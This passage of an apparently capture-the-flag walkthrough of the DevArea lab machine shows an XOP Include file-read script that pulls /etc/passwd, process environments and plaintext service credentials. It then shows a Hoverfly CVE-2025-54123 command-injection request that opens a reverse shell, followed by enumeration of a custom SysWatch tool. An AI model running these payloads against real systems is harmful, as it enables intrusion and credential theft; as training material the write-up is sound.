d2FyZSBzdGFjaywsLDovdmFyL2xpYi90cG06L2Jpbi9mYWxzZQpsYW5kc2NhcGU6eDoxMDc6MTA5OjovdmFyL2xpYi9sYW5kc2NhcGU6L3Vzci9zYmluL25vbG9naW4KZnd1cGQtcmVmcmVzaDp4Ojk4OTo5ODk6RmlybXdhcmUgdXBkYXRlIGRhZW1vbjovdmFyL2xpYi9md3VwZDovdXNyL3NiaW4vbm9sb2dpbgp1c2JtdXg6eDoxMDg6NDY6dXNibXV4IGRhZW1vbiwsLDovdmFyL2xpYi91c2JtdXg6L3Vzci9zYmluL25vbG9naW4Kc3NoZDp4OjEwOTo2NTUzNDo6L3J1bi9zc2hkOi91c3Ivc2Jpbi9ub2xvZ2luCmRldl9yeWFuOng6MTAwMToxMDAxOjovaG9tZS9kZXZfcnlhbjovYmluL2Jhc2gKZnRwOng6MTEwOjExMTpmdHAgZGFlbW9uLCwsOi9zcnYvZnRwOi91c3Ivc2Jpbi9ub2xvZ2luCnN5c3dhdGNoOng6OTg0Ojk4NDo6L29wdC9zeXN3YXRjaDovdXNyL3NiaW4vbm9sb2dpbgpwb3N0Zml4Ong6MTExOjExMjo6L3Zhci9zcG9vbC9wb3N0Zml4Oi91c3Ivc2Jpbi9ub2xvZ2luCl9sYXVyZWw6eDo5OTk6OTg3OjovdmFyL2xvZy9sYXVyZWw6L2Jpbi9mYWxzZQpkaGNwY2Q6eDoxMDA6NjU1MzQ6REhDUCBDbGllbnQgRGFlbW9uLCwsOi91c3IvbGliL2RoY3BjZDovYmluL2ZhbHNlCg==" | base64 -d
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:101:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:992:992:systemd Resolver:/:/usr/sbin/nologin
pollinate:x:102:1::/var/cache/pollinate:/bin/false
polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin
syslog:x:103:104::/nonexistent:/usr/sbin/nologin
uuidd:x:104:105::/run/uuidd:/usr/sbin/nologin
tcpdump:x:105:107::/nonexistent:/usr/sbin/nologin
tss:x:106:108:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:107:109::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
dev_ryan:x:1001:1001::/home/dev_ryan:/bin/bash
ftp:x:110:111:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
syswatch:x:984:984::/opt/syswatch:/usr/sbin/nologin
postfix:x:111:112::/var/spool/postfix:/usr/sbin/nologin
_laurel:x:999:987::/var/log/laurel:/bin/false
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
This is an arbitrary file read as the user running the service.
Script
I’ll make a simple Bash script that takes a filename (or uses /etc/hostname by default) and reads that file:
#!/bin/bash

fn="${1:-/etc/hostname}"

resp=$(curl -s http://devarea.htb:8080/employeeservice -H 'Content-Type: multipart/related; type="application/xop+xml"; boundary="MIME_boundary"' --data-binary '--MIME_boundary
Content-Type: application/xop+xml; charset=UTF-8; type="text/xml"
Content-Transfer-Encoding: 8bit
Content-ID: <root.message@cxf.apache.org>

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:dev="http://devarea.htb/">
    <soapenv:Body>
        <dev:submitReport>
            <arg0>
                <confidential>false</confidential>
                <content>test content</content>
                <department>IT</department>
                <employeeName><xop:Include xmlns:xop="http://www.w3.org/2004/08/xop/include" href="file://'"$fn"'"/></employeeName>
            </arg0>
        </dev:submitReport>
    </soapenv:Body>
</soapenv:Envelope>
--MIME_boundary')

echo "$resp" | xmllint --xpath "//*[local-name()='return']/text()" - | cut -d' ' -f4 | tr -d '.' | base64 -d
The last line does the extraction. The service returns a string like Report received from <base64>. Department: IT. Content: test content, so xmllint --xpath pulls out the return text, cut -d' ' -f4 grabs the fourth space-separated field (the base64 blob), tr -d '.' strips the trailing period, and base64 -d decodes it back into the file contents.
Hoverfly Access
Filesystem Enumeration
I’m able to read passwd (see above). There are two users with interactive shells configured, dev_ryan and root. I am able to read into dev_ryan’s home directory:
oxdf@hacky$ ./file_read.sh /home/dev_ryan/.profile
# ~/.profile: executed by the command interpreter for login shells.
# This file is not read by bash(1), if ~/.bash_profile or ~/.bash_login
# exists.
# see /usr/share/doc/bash/examples/startup-files for examples.
# the files are located in the bash-doc package.

# the default umask is set in /etc/profile; for setting the umask
# for ssh logins, install and configure the libpam-umask package.
#umask 022

# if running bash
if [ -n "$BASH_VERSION" ]; then
    # include .bashrc if it exists
    if [ -f "$HOME/.bashrc" ]; then
        . "$HOME/.bashrc"
    fi
fi

# set PATH so it includes user's private bin if it exists
if [ -d "$HOME/bin" ] ; then
    PATH="$HOME/bin:$PATH"
fi

# set PATH so it includes user's private bin if it exists
if [ -d "$HOME/.local/bin" ] ; then
    PATH="$HOME/.local/bin:$PATH"
fi
Nothing comes back for user.txt, anything in .ssh, or anything else interesting. I’ll look at user.txt more in Beyond Root.
A bit of guessing finds /etc/apache2/sites-enabled/devarea.conf:
<VirtualHost *:80>
    ServerName devarea.htb

    DocumentRoot /var/www/devarea

    <Directory /var/www/devarea>
        Options FollowSymLinks MultiViews
        AllowOverride All
    </Directory>

    RewriteEngine On
    RewriteCond %{HTTP_HOST} !^devarea\.htb$
    RewriteCond %{HTTP_HOST} !^$
    RewriteRule ^/?(.*)$ http://devarea.htb/$1 [R=301,L]

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
I can also find the Hoverfly service at /etc/systemd/system/hoverfly.service:
[Unit]
Description=HoverFly service
After=network.target

[Service]
User=dev_ryan
Group=dev_ryan
WorkingDirectory=/opt/HoverFly
ExecStart=/opt/HoverFly/hoverfly -add -username admin -password O7IJ27MyyXiU -listen-on-host 0.0.0.0

Restart=on-failure
RestartSec=5
StartLimitIntervalSec=60
StartLimitBurst=5
LimitNOFILE=65536
StandardOutput=journal
StandardError=journal

[Install]
WantedBy=multi-user.target
That’s got the Hoverfly creds that I’ll need, though I originally got access using processes.
Processes
I’m able to read the command line from /proc for the current process:
oxdf@hacky$ ./file_read.sh /proc/self/cmdline | tr '\000' ' '
/usr/lib/jvm/java-8-openjdk-amd64/bin/java -jar /opt/EmployeeService/target/employee-service.jar
I can also read the environment variables:
oxdf@hacky$ ./file_read.sh /proc/self/environ | tr '\000' '\n'
LANG=en_US.UTF-8
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/snap/bin
USER=dev_ryan
LOGNAME=dev_ryan
HOME=/home/dev_ryan
SHELL=/bin/bash
INVOCATION_ID=dee54c6878e542b8b9098aea32d88148
JOURNAL_STREAM=8:18029
SYSTEMD_EXEC_PID=1430
MEMORY_PRESSURE_WATCH=/sys/fs/cgroup/system.slice/employee-service.service/memory.pressure
MEMORY_PRESSURE_WRITE=c29tZSAyMDAwMDAgMjAwMDAwMAA=
JAVA_HOME=/usr/lib/jvm/java-8-openjdk-amd64
I’ll write a short script to use file_read.sh to brute-force all processes:
#!/bin/bash

for i in $(seq 1 9999); do
    printf "\r%05d" $i
    results=$(./file_read.sh "/proc/${i}/cmdline" | tr '\000' ' ')
    if [ -n "${results%$'\n'}" ]; then
        printf "\r%05d %s\n" "$i" "$results"
    fi
done

echo -e "\r     "
This will try to read the cmdline file for each possible process ID (1 to 9999). I’ve written this to show the progress moving through the PIDs and print the full command line whenever it finds a running process:
oxdf@hacky$ ./proc_enum.sh
00001 /sbin/init
00415 /usr/lib/systemd/systemd-journald
00474 /usr/lib/systemd/systemd-udevd
00620 /usr/lib/systemd/systemd-resolved
00623 /usr/lib/systemd/systemd-timesyncd
00626 /sbin/auditd
00628 /sbin/auditd
00633 /usr/local/sbin/laurel --config /etc/laurel/config.toml
00634 /sbin/auditd
00654 /usr/lib/systemd/systemd-timesyncd
00736 /usr/bin/VGAuthService
00742 /usr/bin/vmtoolsd
00746 dhclient -1 -4 -v -i -pf /run/dhclient.eth0.pid -lf /var/lib/dhcp/dhclient.eth0.leases -I -df /var/lib/dhcp/dhclient6.eth0.leases eth0
00809 @dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
00826 /usr/bin/vmtoolsd
00843 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers
00847 nix-daemon --daemon
00852 /usr/lib/polkit-1/polkitd --no-debug
00871 /usr/lib/systemd/systemd-logind
00875 /usr/bin/vmtoolsd
00876 /usr/bin/vmtoolsd
00879 /usr/libexec/udisks2/udisksd
00912 /usr/libexec/udisks2/udisksd
00920 /usr/sbin/rsyslogd -n -iNONE
00922 /usr/libexec/udisks2/udisksd
00930 /usr/libexec/udisks2/udisksd
00936 nix-daemon --daemon
01021 /usr/sbin/rsyslogd -n -iNONE
01022 /usr/sbin/rsyslogd -n -iNONE
01023 /usr/sbin/rsyslogd -n -iNONE
01075 /usr/lib/polkit-1/polkitd --no-debug
01077 /usr/lib/polkit-1/polkitd --no-debug
01080 /usr/lib/polkit-1/polkitd --no-debug
01107 /usr/libexec/udisks2/udisksd
01108 /usr/sbin/ModemManager
01132 /usr/libexec/udisks2/udisksd
01141 /usr/sbin/ModemManager
01150 /usr/sbin/ModemManager
01156 /usr/sbin/ModemManager
01430 /usr/lib/jvm/java-8-openjdk-amd64/bin/java -jar /opt/EmployeeService/target/employee-service.jar
01431 /opt/HoverFly/hoverfly -add -username admin -password O7IJ27MyyXiU -listen-on-host 0.0.0.0
01434 /usr/sbin/cron -f -P
01452 /opt/syswatch/venv/bin/python /opt/syswatch/syswatch_gui/app.py
01471 /usr/sbin/vsftpd /etc/vsftpd.conf
01483 /opt/HoverFly/hoverfly -add -username admin -password O7IJ27MyyXiU -listen-on-host 0.0.0.0
01485 /opt/HoverFly/hoverfly -add -username admin -password O7IJ27MyyXiU -listen-on-host 0.0.0.0
01486 /opt/HoverFly/hoverfly -add -username admin -password O7IJ27MyyXiU -listen-on-host 0.0.0.0
01491 /opt/HoverFly/hoverfly -add -username admin -password O7IJ27MyyXiU -listen-on-host 0.0.0.0
01498 /usr/lib/jvm/java-8-openjdk-amd64/bin/java -jar /opt/EmployeeService/target/employee-service.jar
01501 /sbin/agetty -o -p -- \u --noclear - linux
01504 /usr/sbin/apache2 -k start
01506 /usr/lib/jvm/java-8-openjdk-amd64/bin/java -jar /opt/EmployeeService/target/employee-service.jar
01507 /usr/lib/jvm/java-8-openjdk-amd64/bin/java -jar /opt/EmployeeService/target/employee-service.jar
01509 /usr/sbin/apache2 -k start
01510 /usr/sbin/apache2 -k start
01519 /usr/sbin/apache2 -k start
01520 /usr/sbin/apache2 -k start
01521 /usr/sbin/apache2 -k start
01522 /usr/sbin/apache2 -k start
01523 /usr/sbin/apache2 -k start
01524 /usr/sbin/apache2 -k start
01525 /usr/sbin/apache2 -k start
01526 /usr/sbin/apache2 -k start
01527 /usr/sbin/apache2 -k start
01528 /usr/sbin/apache2 -k start
01529 /usr/sbin/apache2 -k start
01530 /usr/sbin/apache2 -k start
01531 /usr/sbin/apache2 -k start
01532 /usr/sbin/apache2 -k start
01533 /usr/sbin/apache2 -k start
01534 /usr/sbin/apache2 -k start
01535 /usr/sbin/apache2 -k start
01536 /usr/sbin/apache2 -k start
01537 /usr/sbin/apache2 -k start
01538 /usr/sbin/apache2 -k start
01539 /usr/sbin/apache2 -k start
01540 /usr/sbin/apache2 -k start
01541 /usr/sbin/apache2 -k start
01542 /usr/sbin/apache2 -k start
01543 /usr/sbin/apache2 -k start
01544 /usr/sbin/apache2 -k start
01545 /usr/sbin/apache2 -k start
01546 /usr/sbin/apache2 -k start
01547 /usr/sbin/apache2 -k start
01548 /usr/sbin/apache2 -k start
01549 /usr/sbin/apache2 -k start
01550 /usr/sbin/apache2 -k start
01551 /usr/sbin/apache2 -k start
01552 /usr/sbin/apache2 -k start
01553 /usr/sbin/apache2 -k start
01554 /usr/sbin/apache2 -k start
01555 /usr/sbin/apache2 -k start
01556 /usr/sbin/apache2 -k start
01557 /usr/sbin/apache2 -k start
01558 /usr/sbin/apache2 -k start
01559 /usr/sbin/apache2 -k start
01560 /usr/sbin/apache2 -k start
01561 /usr/sbin/apache2 -k start
01562 /usr/sbin/apache2 -k start
01563 /usr/sbin/apache2 -k start
01564 /usr/sbin/apache2 -k start
01565 /usr/sbin/apache2 -k start
01566 /usr/sbin/apache2 -k start
01567 /usr/sbin/apache2 -k start
01568 /usr/sbin/apache2 -k start
01569 /usr/sbin/apache2 -k start
01570 /usr/sbin/apache2 -k start
01572 /opt/HoverFly/hoverfly -add -username admin -password O7IJ27MyyXiU -listen-on-host 0.0.0.0
01600 /usr/lib/jvm/java-8-openjdk-amd64/bin/java -jar /opt/EmployeeService/target/employee-service.jar
01601 /usr/lib/jvm/java-8-openjdk-amd64/bin/java -jar /opt/EmployeeService/target/employee-service.jar
01602 /usr/lib/jvm/java-8-openjdk-amd64/bin/java -jar /opt/EmployeeService/target/employee-service.jar
01622 /usr/lib/jvm/java-8-openjdk-amd64/bin/java -jar /opt/EmployeeService/target/employee-service.jar
01623 /usr/lib/jvm/java-8-openjdk-amd64/bin/java -jar /opt/EmployeeService/target/employee-service.jar
01624 /usr/lib/jvm/java-8-openjdk-amd64/bin/java -jar /opt/EmployeeService/target/employee-service.jar
01626 /usr/lib/jvm/java-8-openjdk-amd64/bin/java -jar /opt/EmployeeService/target/employee-service.jar
01627 /usr/lib/jvm/java-8-openjdk-amd64/bin/java -jar /opt/EmployeeService/target/employee-service.jar
01750 /usr/lib/jvm/java-8-openjdk-amd64/bin/java -jar /opt/EmployeeService/target/employee-service.jar
01870 /usr/lib/postfix/sbin/master -w
01872 qmgr -l -t unix -u
01878 /usr/lib/jvm/java-8-openjdk-amd64/bin/java -jar /opt/EmployeeService/target/employee-service.jar
01879 /usr/lib/jvm/java-8-openjdk-amd64/bin/java -jar /opt/EmployeeService/target/employee-service.jar
01880 /usr/lib/jvm/java-8-openjdk-amd64/bin/java -jar /opt/EmployeeService/target/employee-service.jar
01881 /usr/lib/jvm/java-8-openjdk-amd64/bin/java -jar /opt/EmployeeService/target/employee-service.jar
01882 /usr/lib/jvm/java-8-openjdk-amd64/bin/java -jar /opt/EmployeeService/target/employee-service.jar
01883 /usr/lib/jvm/java-8-openjdk-amd64/bin/java -jar /opt/EmployeeService/target/employee-service.jar
01884 /usr/lib/jvm/java-8-openjdk-amd64/bin/java -jar /opt/EmployeeService/target/employee-service.jar
01885 /usr/lib/jvm/java-8-openjdk-amd64/bin/java -jar /opt/EmployeeService/target/employee-service.jar
02101 tlsmgr -l -t unix -u -c
04348 /usr/libexec/fwupd/fwupd
04349 /usr/libexec/fwupd/fwupd
04350 /usr/libexec/fwupd/fwupd
04351 /usr/libexec/fwupd/fwupd
04352 /usr/libexec/fwupd/fwupd
04354 /usr/libexec/fwupd/fwupd
04355 /usr/libexec/upowerd
04357 /usr/libexec/upowerd
04358 /usr/libexec/upowerd
04359 /usr/libexec/upowerd
There are a lot of repeats because processes spawn threads that end up with their own space in /proc. The interesting processes are:
- [1452]
/opt/syswatch/venv/bin/python /opt/syswatch/syswatch_gui/app.py- Not totally clear whatsyswatchis, but matches syswatch user frompasswd. - [1430 and more]
/usr/lib/jvm/java-8-openjdk-amd64/bin/java -jar /opt/EmployeeService/target/employee-service.jar- The web application on 8080, homed from/opt/EmployeeService. - [01431 and more]
/opt/HoverFly/hoverfly -add -username admin -password O7IJ27MyyXiU -listen-on-host 0.0.0.0- The Hoverfly application, started with the username and password in the command line.
Login
The Hover creds work to log into the service on TCP 8888:

There’s not a ton I can do here, but the version is v1.11.3.
Shell
CVE-2025-54123
Searching for “hoverfly 1.11.3 cve” returns a bunch of stuff about CVE-2025-54123:

NIST describes CVE-2025-54123 as:
Hoverfly is an open source API simulation tool. In versions 1.11.3 and prior, the middleware functionality in Hoverfly is vulnerable to command injection vulnerability at
/api/v2/hoverfly/middlewareendpoint due to insufficient validation and sanitization in user input. The vulnerability exists in the middleware management API endpoint/api/v2/hoverfly/middleware. This issue is born due to combination of three code level flaws: Insufficient Input Validation in middleware.go line 94-96; Unsafe Command Execution in local_middleware.go line 14-19; and Immediate Execution During Testing in hoverfly_service.go line 173. This allows an attacker to gain remote code execution (RCE) on any system running the vulnerable Hoverfly service. Since the input is directly passed to system commands without proper checks, an attacker can upload a malicious payload or directly execute arbitrary commands (including reverse shells) on the host server with the privileges of the Hoverfly process. Commit 17e60a9bc78826deb4b782dca1c1abd3dbe60d40 in version 1.12.0 disables the set middleware API by default, and subsequent changes to documentation make users aware of the security changes of exposing the set middleware API.
Command injection for RCE is useful here for sure. The details including a full POC script are given in this GitHub advisory.
A maliciously crafted PUT request to /api/v2/hoverfly/middleware allows the user to set both a binary and script value that will be executed:
var middlewareCommand *exec.Cmd
if this.Script == nil {
    middlewareCommand = exec.Command(this.Binary)  // User-controlled binary
} else {
    middlewareCommand = exec.Command(this.Binary, this.Script.Name())  // User-controlled binary and script
}
POC
I’ll create a request in Burp Repeater that looks like the POC in the advisory. It’s a PUT to /api/v2/hoverfly/middleware, authenticated with the Hoverfly session token, with a JSON body setting binary and script:
{
  "binary":"/bin/bash",
  "script":"id"
}
Per the Go code above, Hoverfly writes script to a temp file and runs binary <scriptfile>, so this executes /bin/bash against a file containing id:

The request comes back as a 422, but the STDOUT in the error body shows the command ran: uid=1001(dev_ryan) gid=1001(dev_ryan) groups=1001(dev_ryan). The server is running as dev_ryan.
Shell
The binary is already bash, so the script can be the rest of the bash reverse shell:

Sending that hangs, but I get a connection at nc:
oxdf@hacky$ nc -vnlp 443
Listening on 0.0.0.0 443
Connection received on 10.129.244.208 51158
bash: cannot set terminal process group (1431): Inappropriate ioctl for device
bash: no job control in this shell
dev_ryan@devarea:/opt/HoverFly$
I’ll upgrade my shell using the standard trick:
dev_ryan@devarea:/opt/HoverFly$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
dev_ryan@devarea:/opt/HoverFly$ ^Z
[1]+ Stopped nc -vnlp 443
oxdf@hacky$ stty raw -echo; fg
nc -vnlp 443
reset
reset: unknown terminal type unknown
Terminal type? screen
dev_ryan@devarea:/opt/HoverFly$
And grab user.txt:
dev_ryan@devarea:~$ cat user.txt
6841accc************************
Shell as syswatch
Enumeration
Users
I already saw in /etc/passwd that dev_ryan was the only non-root user with a shell set, and is the only user with a home directory in /home.
dev_ryan’s home directory has a zip archive as well as user.txt:
dev_ryan@devarea:~$ ls -la
total 56
drwxr-x--- 5 dev_ryan dev_ryan  4096 Mar 10 16:28 .
drwxr-xr-x 3 root     root      4096 Dec  4  2025 ..
lrwxrwxrwx 1 root     root         9 Mar 10 16:28 .bash_history -> /dev/null
-rw-r--r-- 1 dev_ryan dev_ryan   220 Sep 21  2025 .bash_logout
-rw-r--r-- 1 dev_ryan dev_ryan  3771 Sep 21  2025 .bashrc
drwx------ 2 dev_ryan dev_ryan  4096 Sep 21  2025 .cache
drwxrwxr-x 3 dev_ryan dev_ryan  4096 Dec 12  2025 .local
-rw-r--r-- 1 dev_ryan dev_ryan   807 Sep 21  2025 .profile
drwx------ 2 dev_ryan dev_ryan  4096 Mar 11 12:59 .ssh
-rw-r--r-- 1 root     root     20260 Dec 14  2025 syswatch-v1.zip
-rw-r----- 1 root     dev_ryan    33 Jun 23 01:46 user.txt
dev_ryan can run syswatch.sh as root with no password using sudo:
dev_ryan@devarea:~$ sudo -l
Matching Defaults entries for dev_ryan on devarea:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User dev_ryan may run the following commands on devarea:
    (root) NOPASSWD: /opt/syswatch/syswatch.sh, !/opt/syswatch/syswatch.sh
        web-stop, !/opt/syswatch/syswatch.sh web-restart
They can’t run the web-stop or web-restart commands, but it seems anything else.
Filesystem
/opt has three directories:
dev_ryan@devarea:/opt$ ls -l
total 12
drwxr-xr-x  4 root root 4096 Mar 22 18:55 EmployeeService
drwxr-xr-x  2 root root 4096 Mar 22 18:55 HoverFly
drwxr-xr-x+ 8 root root 4096 Mar 22 18:55 syswatch
EmployeeService has the Java webservice:
dev_ryan@devarea:/opt$ ls EmployeeService/
dependency-reduced-pom.xml  pom.xml  src  target
HoverFly has the Hoverfly instance:
dev_ryan@devarea:/opt$ ls HoverFly/
hoverctl  hoverfly  LICENSE.txt  VERSION.txt
Despite its being world-listable and readable, dev_ryan can’t access syswatch:
dev_ryan@devarea:/opt$ ls syswatch/
ls: cannot open directory 'syswatch/': Permission denied
That’s an ACL on the directory, indicated by the + at the end of the permissions string:
dev_ryan@devarea:/opt$ getfacl syswatch/
# file: syswatch/
# owner: root
# group: root
user::rwx
user:dev_ryan:---
group::r-x
mask::r-x
other::r-x
dev_ryan is explicitly blocked.
Processes / Network
I already identified an app.py running from the syswatch directory in the process list:
dev_ryan@devarea:~$ ps auxww | grep syswatch
syswatch    1452  0.0  0.8  42432 33444 ?        Ss   Jun23   0:15 /opt/syswatch/venv/bin/python /opt/syswatch/syswatch_gui/app.py
There’s also an interesting port listening only on localhost, 7777:
dev_ryan@devarea:~$ netstat -tnlp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:7777          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.54:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp6       0      0 :::8888                 :::*                    LISTEN      1431/hoverfly
tcp6       0      0 :::8500                 :::*                    LISTEN      1431/hoverfly
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::21                   :::*                    LISTEN      -
tcp6       0      0 ::1:25                  :::*                    LISTEN      -
tcp6       0      0 :::8080                 :::*                    LISTEN      1430/java
It’s a Python Werkzeug (so Flask) webserver:
dev_ryan@devarea:~$ curl localhost:7777
<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="/login">/login</a>. If not, click the link.
dev_ryan@devarea:~$ curl localhost:7777 -v
* Host localhost:7777 was resolved.
* IPv6: ::1
* IPv4: 127.0.0.1
*   Trying [::1]:7777...
* connect to ::1 port 7777 from ::1 port 52152 failed: Connection refused
*   Trying 127.0.0.1:7777...
* Connected to localhost (127.0.0.1) port 7777
> GET / HTTP/1.1
> Host: localhost:7777
> User-Agent: curl/8.5.0
> Accept: */*
>
< HTTP/1.1 302 FOUND
< Server: Werkzeug/3.1.4 Python/3.12.3
< Date: Wed, 24 Jun 2026 10:37:38 GMT
< Content-Type: text/html; charset=utf-8
< Content-Length: 199
< Location: /login
< Vary: Cookie
< Connection: close
<
<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="/login">/login</a>. If not, click the link.
* Closing connection
SysWatch
OSS or Custom
My first goal is to figure out if this is a custom tool for DevArea, or a real tool. There are several tools on GitHub named SysWatch (with some variation on casing), but none seem to be a Python GUI. That leads me to think this must be a custom tool.
Source Overview
I can’t access /opt/syswatch as dev_ryan, but there is a syswatch-v1.zip in dev_ryan’s home directory. I’ll unzip that and understand the file structure:
setup.sh
This script is responsible for installing the application. It starts by verifying that it’s running as root, and configures some variables:
#!/bin/bash
set -euo pipefail
if [ "$(id -u)" -ne 0 ]; then echo "Require root"; exit 1; fi
echo "[*] SysWatch setup starting"
SRC_DIR="$(cd "$(dirname "${BASH_SOURCE[0]}")" && pwd)"
OPT_DIR="/opt/syswatch"
Next, it makes sure that a syswatch user is on the system:
id -u syswatch >/dev/null 2>&1 || useradd --system --create-home -d "$OPT_DIR" --shell /usr/sbin/nologin syswatch
The files needed for the install are copied to the OPT_DIR and the desired permissions are set:
install -d -m 0755 "$OPT_DIR/plugins" "$OPT_DIR/config" "$OPT_DIR/logs" "$OPT_DIR/backup" "$OPT_DIR/syswatch_gui"
install -m 0644 "$SRC_DIR/config/syswatch.conf" "$OPT_DIR/config/syswatch.conf"
cp -r "$SRC_DIR/plugins/." "$OPT_DIR/plugins/"
install -m 0755 "$SRC_DIR/monitor.sh" "$OPT_DIR/monitor.sh"
install -m 0755 "$SRC_DIR/syswatch.sh" "$OPT_DIR/syswatch.sh"
cp -r "$SRC_DIR/syswatch_gui/." "$OPT_DIR/syswatch_gui/"
chown -R root:root "$OPT_DIR"
chown -R syswatch:syswatch "$OPT_DIR/logs"
chown -R syswatch:syswatch "$OPT_DIR/backup"

chmod 755 "$OPT_DIR" "$OPT_DIR/plugins" "$OPT_DIR/config" "$OPT_DIR/syswatch_gui"
Then there’s a series of installations of requirements using the system package manager and then pip in a Python virtual environment:
if command -v apt-get >/dev/null 2>&1; then
  echo "[*] Installing packages via apt"
  apt-get update -y
  DEBIAN_FRONTEND=noninteractive apt-get install -y python3 python3-venv python3-pip net-tools mailutils
elif command -v dnf >/dev/null 2>&1; then
  echo "[*] Installing packages via dnf"
  dnf install -y python3 python3-venv python3-pip net-tools mailx
elif command -v yum >/dev/null 2>&1; then
  echo "[*] Installing packages via yum"
  yum install -y python3 python3-venv python3-pip net-tools mailx
else
  echo "Package manager not detected"; exit 1
fi
python3 -m venv "$OPT_DIR/venv"
"$OPT_DIR/venv/bin/pip" install --upgrade pip
"$OPT_DIR/venv/bin/pip" install -r "$OPT_DIR/syswatch_gui/requirements.txt"
ENV_FILE="/etc/syswatch.env"
The install script tried to use environment variables for both a SECRET and an administrator password, falling back to a random secret and a hardcoded admin password:
SECRET="${SYSWATCH_SECRET_KEY:-}"
ADMIN="${SYSWATCH_ADMIN_PASSWORD:-}"
if [ -z "$SECRET" ]; then
  if command -v openssl >/dev/null 2>&1; then
    SECRET="$(openssl rand -hex 32)"
  else
    SECRET="$(head -c 32 /dev/urandom | xxd -p)"
  fi
fi
[ -z "$ADMIN" ] && ADMIN="SyswatchAdmin2026"
Now several config files are written:
cat > "$ENV_FILE" <<EOF
SYSWATCH_SECRET_KEY=$SECRET
SYSWATCH_ADMIN_PASSWORD=$ADMIN
SYSWATCH_LOG_DIR=$OPT_DIR/logs
SYSWATCH_DB_PATH=$OPT_DIR/syswatch_gui/syswatch.db
SYSWATCH_PLUGIN_DIR=$OPT_DIR/plugins
SYSWATCH_BACKUP_DIR=$OPT_DIR/backup
SYSWATCH_VERSION=1.0.0
EOF
chmod 755 "$ENV_FILE"
WEB_UNIT="/etc/systemd/system/syswatch-web.service"
cat > "$WEB_UNIT" <<EOF
[Unit]
Description=SysWatch Web GUI
After=network.target

[Service]
Type=simple
User=syswatch
Group=syswatch
EnvironmentFile=$ENV_FILE
WorkingDirectory=$OPT_DIR/syswatch_gui
ExecStart=$OPT_DIR/venv/bin/python $OPT_DIR/syswatch_gui/app.py
Restart=on-failure

[Install]
WantedBy=multi-user.target
EOF
MON_SVC="/etc/systemd/system/syswatch-monitor.service"
cat > "$MON_SVC" <<EOF
[Unit]
Description=SysWatch Monitor Runner

[Service]
Type=oneshot
User=root
Group=root
EnvironmentFile=$ENV_FILE
ExecStart=/bin/bash $OPT_DIR/monitor.sh
EOF
MON_TIMER="/etc/systemd/system/syswatch-monitor.timer"
cat > "$MON_TIMER" <<EOF
[Unit]
Description=Run SysWatch Monitor every 5 minutes

[Timer]
OnBootSec=2min
OnUnitActiveSec=5min
Unit=syswatch-monitor.service

[Install]
WantedBy=timers.target
EOF
install -m 0755 "$OPT_DIR/syswatch.sh" /usr/local/bin/syswatch
systemctl daemon-reload
systemctl enable --now syswatch-web.service
systemctl enable --now syswatch-monitor.timer
#if command -v ufw >/dev/null 2>&1; then ufw allow 7777/tcp || true; fi
echo "[+] SysWatch setup complete"
The config files are:
